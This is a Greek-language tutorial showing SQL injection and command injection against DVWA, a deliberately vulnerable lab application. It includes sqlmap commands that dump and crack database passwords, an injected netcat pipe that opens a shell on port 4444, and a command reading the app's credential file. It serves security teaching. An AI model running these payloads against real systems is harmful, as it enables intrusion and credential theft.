Στις επιθέσεις αυτές ο επιτιθέμενος προσπαθεί να εκμεταλλευτεί την ελλιπή ή λανθασμένη επαλήθευση των δεδομένων εισόδου μιας εφαρμογής. Συνήθεις τρόποι που οι χρήστες δίνουν δεδομένα εισόδου σε μια εφαρμογή ιστού είναι οι φόρμες (με τις μεθόδους HTTP GET και POST) και οι σύνδεσμοι (μέθοδος HTTP GET). Στην περίπτωση ελλιπούς επαλήθευσης των δεδομένων εισόδου είναι δυνατόν να περαστούν επιπλέον SQL εντολές προς εκτέλεση στην εφαρμογή ή να αλλαχτούν μέρη μιας επερώτησης SQL με τρόπο που δεν έχει προβλεφθεί.


Στο παρακάτω παράδειγμα θα γίνει μια επίθεση SQL injection στο DVWA (Damn Vulnerable Web Application). Το DVWA είναι μια PHP/MySQL εφαρμογή ιστού που είναι ιδιαίτερα ευπαθής. Ο κύριος στόχος της είναι να παρέχει ένα νόμιμο περιβάλλον στο οποίο θα μπορούν επαγγελματίες ή φοιτητές να ελέγχουν θέματα ασφάλειας των εφαρμογών τους. Ένα άλλο εργαλείο που χρησιμοποιείται είναι το sqlmap. Πρόκειται για ένα εργαλείο penetration testing το οποίο αυτοματοποιεί τη διαδικασία ανίχνευσης των SQL injections και της απόκτησης ελέγχου της βάσης δεδομένων. Εδώ, χρησιμοποιείται το sqlmap για να αποκτηθεί :

1. Μία λίστα από database management usernames και passwords.
2. Μια λίστα από βάσεις δεδομένων.
3. Μια λίστα από πίνακες για μια συγκεκριμένη βάση δεδομένων.
4. Μια λίστα από χρήστες και συνθηματικά για ένα συγκεκριμένο πίνακα της βάσης.

Αρχικά απενεργοποιείται το SELINUX και το firewall για να μπορούν να φανούν οι βασικές επιθέσεις στο DVWA:


```
[root@localhost ~]# echo 0 > /selinux/enforce
[root@localhost ~]# sestatus
SELinux status:                 enabled
SELinuxfs mount:                /selinux
Current mode:                   permissive
Mode from config file:          enforcing
Policy version:                 24
Policy from config file:        targeted
[root@localhost ~]# service iptables save
iptables: Saving firewall rules to /etc/sysconfig/iptables:[  OK  ]
[root@localhost ~]# service iptables stop
iptables: Flushing firewall rules:                         [  OK  ]
iptables: Setting chains to policy ACCEPT: filter          [  OK  ]
iptables: Unloading modules:                               [  OK  ]
```


Έπειτα, από το Backtrack γίνεται είσοδος στο DVWA και το επίπεδο ασφάλειας της εφαρμογής ορίζεται σε «low»:



Στη συνέχεια, γίνεται προσπάθεια απόκτησης του PHP Cookie. Επιλέγεται από το μενού η επιλογή «Sql Injection» και από τις επιλογές του Firefox: Tools --> Tamper Data. Αφού ξεκινήσει αυτή η επιλογή (tampering data) γίνεται ένα βασικό «injection» βάζοντας στο πεδίο το «1». Ο σκοπός που γίνεται αυτό είναι για να φανεί το GET request να γίνεται στο CGI πρόγραμμα. Επίσης ως έξοδο θα εμφανιστεί το πεδίο «Surname» που θα χρειαστεί στη συνέχεια για να αποκτηθούν οι κωδικοί πρόσβασης για την είσοδο στη βάση δεδομένων.

Από τη διαδικασία που περιγράφηκε αποκτάται το referer url και οι πληροφορίες για το cookie της σύνδεσης το οποίο και καταχωρείται.








```
Referer:
http://192.168.19.131/dvwa/vulnerabilities/sqli/?id=1&Submit=Submit

Cookie: security=low; PHPSESSID=q8kokjihntdq55hqm08qon9ou1
```

Στη συνέχεια αυτές οι πληροφορίες σε συνδυασμό με την εντολή sqlmap θα μας δώσουν τις λίστες που αναφέρθηκαν παραπάνω.

1. Χρησιμοποιούμε την εντολή sqlmap για να αναγνωριστεί ο τρέχων χρήστης και η τρέχουσα βάση δεδομένων:

```
./sqlmap.py -u "http://192.168.19.131/dvwa/vulnerabilities/sqli/?id=1&Submit=Submit" --cookie="PHPSESSID=q8kokjihntdq55hqm08qon9ou1; security=low;" -b --current-db --current-user
```





Ο χρήστης είναι ο «root» κι η βάση δεδομένων που χρησιμοποιείται είναι η «dvwa».

2. Για να αποκτηθεί το όνομα χρήστη κι ο κωδικός πρόσβασης για τη διαχείριση της βάσης χρησιμοποιείται η εντολή:

```
./sqlmap.py -u "http://192.168.19.131/dvwa/vulnerabilities/sqli/?id=1&Submit=Submit" --cookie="PHPSESSID=q8kokjihntdq55hqm08qon9ou1; security=low;" --string="Surname" --users --password
```

```
what dictionary do you want to use?
[1] default dictionary file '/pentest/database/sqlmap/txt/wordlist.txt' (press E
nter)
[2] custom dictionary file
[3] file with list of dictionary files
> 1
[19:29:47] [INFO] using default dictionary
[19:29:47] [INFO] loading dictionary from '/pentest/database/sqlmap/txt/wordlist
.txt'
do you want to use common password suffixes? (slow!) [y/N] n
[19:29:50] [INFO] starting dictionary-based cracking (mysql_passwd)
[19:29:53] [INFO] cracked password 'abc123' for user 'db_hacker'
[19:29:58] [INFO] cracked password 'root' for user 'root'
database management system users password hashes:
[*] db_hacker [1]:
    password hash: *6691484EA6B50DDDE1926A220DA01FA9E575C18A
    clear-text password: abc123
[*] root [1]:
    password hash: *81F5E21E35407D884A6CD4A731AEBFB6AF209E1B
    clear-text password: root

[19:29:58] [INFO] Fetched data logged to text files under '/pentest/database/sql
map/output/192.168.19.131'
```

Ο κωδικός πρόσβασης για τον χρήστη db_hacker είναι σπασμένος και είναι ο «abc123».
Για να αποκτηθούν τα δικαιώματα για τη βάση του db_hacker εκτελείται η εντολή:

```
./sqlmap.py -u "http://192.168.19.131/dvwa/vulnerabilities/sqli/?id=1&Submit=Submit" --cookie="PHPSESSID=q8kokjihntdq55hqm08qon9ou1; security=low;" -U db_hacker –privileges
```


και παρατηρείται ότι ο db_hacker έχει δικαιώματα διαχειριστή και ότι μπορεί να έχει είσοδο από οπουδήποτε μέσω του «%» wildcard τελεστή.

```
back-end DBMS: MySQL 5.0
[19:34:41] [INFO] fetching database users privileges
database management system users privileges:
[*] 'db_hacker'@'%' (administrator) [27]:
    privilege: ALTER
    privilege: ALTER ROUTINE
    privilege: CREATE
    privilege: CREATE ROUTINE
    privilege: CREATE TEMPORARY TABLES
    privilege: CREATE USER
    privilege: CREATE VIEW
    privilege: DELETE
    privilege: DROP
    privilege: EVENT
    privilege: EXECUTE
    privilege: FILE
    privilege: INDEX
    privilege: INSERT
    privilege: LOCK TABLES
    privilege: PROCESS
    privilege: REFERENCES
    privilege: RELOAD
    privilege: REPLICATION CLIENT
    privilege: REPLICATION SLAVE
```

3. Για να αποκτηθεί μία λίστα που εμφανίζει όλες τις βάσεις δεδομένων χρησιμοποιείται η εντολή:

```
./sqlmap.py -u "http://192.168.19.131/dvwa/vulnerabilities/sqli/?id=1&Submit=Submit" --cookie="PHPSESSID=q8kokjihntdq55hqm08qon9ou1; security=low;" --dbs
```


και οι διαθέσιμες βάσεις είναι η «dvwa», η «information schema», η «mysql» και η «test».



4. Για να αποκτηθούν οι πίνακες και τα περιεχόμενα της βάσης «dvwa» εκτελείται η εντολή:

```
./sqlmap.py -u "http://192.168.19.131/dvwa/vulnerabilities/sqli/?id=1&Submit=Submit" --cookie="PHPSESSID=q8kokjihntdq55hqm08qon9ou1; security=low;" -D dvwa -tables
```

Και εμφανίζονται οι πίνακες «guestbook» και «users».



Προκειμένου να αποκτηθούν οι στήλες για τον πίνακα dvwa.users εκτελείται η εντολή:

```
./sqlmap.py -u "http://192.168.19.131/dvwa/vulnerabilities/sqli/?id=1&Submit=Submit" --cookie="PHPSESSID=q8kokjihntdq55hqm08qon9ou1; security=low;" -D dvwa -T users --columns
```

και εμφανίζονται οι στήλες του πίνακα dvwa.users (avatar, first_name, last_name, password, user, user_id)

```
[19:50:00] [INFO] the back-end DBMS is MySQL
web server operating system: Linux Fedora 15 (Lovelock)
web application technology: PHP 5.3.8, Apache 2.2.17
back-end DBMS: MySQL 5.0
[19:50:00] [INFO] fetching columns for table 'users' on database 'dvwa'
Database: dvwa
Table: users
[6 columns]
+------------+-------------+
| Column     | Type        |
+------------+-------------+
| avatar     | varchar(70) |
| first_name | varchar(15) |
| last_name  | varchar(15) |
| password   | varchar(32) |
| user       | varchar(15) |
| user_id    | int(6)      |
+------------+-------------+

[19:50:00] [INFO] Fetched data logged to text files under '/pentest/database/sqlma
p/output/192.168.19.131'
```

Και τέλος για να αποκτηθούν οι χρήστες και οι κωδικοί πρόσβασης από τον πίνακα dvwa.users χρησιμοποιείται η εντολή:

```
./sqlmap.py -u "http://192.168.19.131/dvwa/vulnerabilities/sqli/?id=1&Submit=Submit" --cookie="PHPSESSID=q8kokjihntdq55hqm08qon9ou1; security=low;" -D dvwa -T users -C user,password –dump
```

και εμφανίζονται οι πέντε χρήστες με τους αντίστοιχους κωδικούς πρόσβασης.

```
[19:52:37] [INFO] cracked password 'letmein' for user 'pablo'
[19:52:38] [INFO] cracked password 'password' for user 'admin'
[19:52:38] [INFO] postprocessing table dump
Database: dvwa
Table: users
[5 entries]
+----------------------------------------------+---------+---------+
| password                                     | user    | user_id |
+----------------------------------------------+---------+---------+
| 5f4dcc3b5aa765d61d8327deb882cf99 (password) | admin   | 1       |
| e99a18c428cb38d5f260853678922e03 (abc123)   | gordonb | 2       |
| 8d3533d75ae2c3966d7e0d4fcc69216b (charley)  | 1337    | 3       |
| 0d107d09f5bbe40cade3de5c71e9e9b7 (letmein)  | pablo   | 4       |
| 5f4dcc3b5aa765d61d8327deb882cf99 (password) | smithy  | 5       |
+----------------------------------------------+---------+---------+

[19:52:39] [INFO] Table 'dvwa.users' dumped to CSV file '/pentest/database/sqlmap/
output/192.168.19.131/dump/dvwa/users.csv'
[19:52:39] [INFO] Fetched data logged to text files under '/pentest/database/sqlma
p/output/192.168.19.131'
```

Command Execution


Στο συγκεκριμένο παράδειγμα θα χρησιμοποιηθεί η εντολή «Command Execution» του Dvwa με επίπεδο ασφάλειας «low». Θα προσαρτηθεί η εντολή netcat σε μια IP διεύθυνση και στη συνέχεια με τη βοήθεια του Metasploit θα γίνει η πρόσβαση στη βάση δεδομένων.
Αρχικά, απενεργοποιείται το SELINUX και το firewall για να μπορούν να φανούν οι βασικές επιθέσεις στο DVWA:

```
[root@localhost ~]# echo 0 > /selinux/enforce
[root@localhost ~]# sestatus
SELinux status:                 enabled
SELinuxfs mount:                /selinux
Current mode:                   permissive
Mode from config file:          enforcing
Policy version:                 24
Policy from config file:        targeted
[root@localhost ~]# service iptables save
iptables: Saving firewall rules to /etc/sysconfig/iptables:[  OK  ]
[root@localhost ~]# service iptables stop
iptables: Flushing firewall rules:                         [  OK  ]
iptables: Setting chains to policy ACCEPT: filter          [  OK  ]
iptables: Unloading modules:                               [  OK  ]
```


Έπειτα, από το Backtrack γίνεται είσοδος στο DVWA και το επίπεδο ασφάλειας της εφαρμογής ορίζεται σε «low».
Εκτελείται η εντολή:

```
192.168.19.131;mkfifo /tmp/pipe;sh /tmp/pipe | nc -l 4444 > /tmp/pipe
```

με την οποία δημιουργείται σωλήνωση, η οποία επιτρέπει σε ξεχωριστές διεργασίες να επικοινωνούν μεταξύ τους χωρίς να έχουν σχεδιαστεί για να δουλεύουν παράλληλα. Αυτό θα τους επιτρέψει να επικοινωνήσουν με το netcat το οποίο ακούει στην πόρτα 4444. Παρατηρείται ότι υπάρχει η ένδειξη «loading» που θα υπάρχει καθ' όλη τη διάρκεια του exploit.




Έπειτα, χρησιμοποιείται το Metasploit για να συνδεθεί με το Netcat:



Στην παραπάνω εικόνα φαίνεται ότι απέκτησε πρόσβαση στο σύστημα - στόχο με IP διεύθυνση 192.168.19.131.

Τώρα ο χρήστης μπορεί να μάθει και ποιο είναι το όνομα της βάσης (dvwa), ο κωδικός της βάσης dvwa, και το όνομα χρήστη (root) και το συνθηματικό (root) γράφοντας στην κονσόλα την εντολή:

```
cat /var/www/html/dvwa/config/config.inc.php
```



Cross Site Scripting (XSS)

